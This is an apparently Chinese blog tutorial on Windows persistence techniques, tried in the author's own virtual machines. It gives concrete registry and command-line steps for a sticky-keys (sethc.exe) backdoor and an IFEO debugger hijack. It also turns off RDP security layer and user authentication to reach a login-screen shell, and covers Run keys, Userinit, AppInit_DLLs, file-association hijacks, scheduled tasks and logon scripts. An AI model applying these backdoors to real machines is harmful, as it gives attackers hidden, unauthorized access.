Windows权限维持(一)
以下仅在自己虚拟机上进行测试
1、粘滞键后门



改为administrator

回到安全标签,选中Administrator,点击编辑

选择完全控制
更改sethc.exe为sethc.bak,注意后缀
将cmd.exe复制一份,将复制的cmd.exe-副本改名为sethc.exe


连按五次shift键,弹出已改名的cmd.exe
2、映象劫持
在win2008上执行下面命令:
REG ADD “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe” /v Debugger /t REG_SZ /d “C:\windows\system32\cmd.exe”

连按五次shift键,弹出cmd.exe

在win2008上设置:
远程桌面连接的安全层设置为 0
REG ADD “HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp” /v SecurityLayer /t REG_DWORD /d 0
远程桌面链接的用户鉴定选项设置为关闭状态
REG ADD “HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp” /v UserAuthentication /t REG_DWORD /d 0

使用win2008-WEB/DC连接win2008的3389端口,在登录界面连按五次shift键,弹出cmd.exe,可通过cmd.exe添加账号进行登录
3、注册表

在win2008设置启动项:
REG ADD “HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /v test /t REG_SZ /d \”C:\windows\system32\calc.exe\”
使用msconfig查看启动项:
4、用户登陆初始化Userinit
在win2008上执行下列命令:

REG ADD “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon” /v Userinit /t REG_SZ /d “C:\Windows\system32\userinit.exe,C:\Windows\system32\cmd.exe”
将cmd.exe加入到用户登录初始化中
注销当前用户重新登录,cmd.exe自动运行

5、AppInit_DLLs
在win2008注册表
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs
把AppInit_DLLs的键值设置为我们dll路径,将LoadAppInit_DLLs设置为1
6、文件关联

在win2008上修改\HKEY_CLASS_ROOT\txtfile\shell\open\command的默认值为我们要执行的程序。
将%SystemRoot%\system32\NOTEPAD.EXE %1 改为
%SystemRoot%\system32\CMD.EXE %1
7、定时任务

at
在win2008上使用at命令新建一个定时任务
at 时间 command

新建完成后,等到设定的时间,打开任务管理器查看程序是否已在后台运行
schtasks

在win2008上使用schtasks命令新建一个定时任务
schtasks /create /tn test /tr calc.exe /sc MINUTE /mo 1

Logon Script
HKEY_CURRENT_USER\Environment\
创建字符串键值:UserInitMprLogonScript

键值设置为后门的绝对路径 c:\1.bat
1.bat内容为:
echo hello,world!
pause

注销当前用户,重新登录